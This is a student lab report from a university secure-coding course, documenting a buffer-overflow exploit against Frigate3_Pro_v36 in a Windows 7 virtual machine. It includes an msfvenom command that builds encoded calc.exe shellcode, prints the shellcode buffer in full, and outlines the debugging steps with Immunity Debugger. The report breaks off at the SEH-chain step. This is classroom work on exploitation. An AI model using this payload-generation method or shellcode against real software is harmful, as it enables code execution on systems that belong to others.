CSE 2010 || Secure Coding

WIN 20-21

Lab: 10

Name: GOPI NANDAN REDDY RegNo: 19BCN7056

Topic: Working with the memory vulnerabilities

Tasks:

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame

- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SHE

For crashing the Frigate

we have to change the default trigger from cmd to calc


and generate the shell code in MSF venom

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"
```


After changing the shell code in exploit.py and running it

Name	Date modified	Type	Size
exploit2	4/24/2021 9:34 PM	Python File	3 KB
payload	4/24/2021 9:35 PM	Text Document	5 KB

Now, we have to enter the payload in frigate will crash and open calc



Now we have to attach the debugger to frigate




Shecode:

```
buf =  b""
buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"
buf += b"\x4b\x4e\x6b\x72\x78\x45\x4c\x47\x71\x68\x53\x6c\x4b"
buf += b"\x77\x74\x6e\x6b\x47\x71\x78\x50\x6c\x49\x77\x34\x71"
buf += b"\x34\x36\x44\x53\x6b\x51\x4b\x50\x61\x30\x59\x42\x7a"
buf += b"\x53\x61\x39\x6f\x4b\x50\x51\x4f\x31\x4f\x61\x4a\x4e"
buf += b"\x6b\x66\x72\x48\x6b\x6e\x6d\x51\x4d\x63\x5a\x37\x71"
buf += b"\x4c\x4d\x4d\x55\x38\x32\x75\x50\x47\x70\x77\x70\x66"
```

```
buf += b"\x30\x53\x58\x46\x51\x6e\x6b\x72\x4f\x4f\x77\x39\x6f"

buf += b"\x69\x45\x6d\x6b\x5a\x50\x38\x35\x79\x32\x70\x56\x52"

buf += b"\x48\x49\x36\x6d\x45\x6f\x4d\x6d\x4d\x39\x6f\x58\x55"

buf += b"\x77\x4c\x77\x76\x53\x4c\x64\x4a\x4d\x50\x39\x6b\x4d"

buf += b"\x30\x50\x75\x75\x55\x6f\x4b\x50\x47\x36\x73\x43\x42"

buf += b"\x32\x4f\x52\x4a\x35\x50\x32\x73\x4b\x4f\x48\x55\x35"

buf += b"\x33\x35\x31\x32\x4c\x63\x53\x43\x30\x41\x41"
```

Now we have to verify the starting and ending addresses of stack frame



Now Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain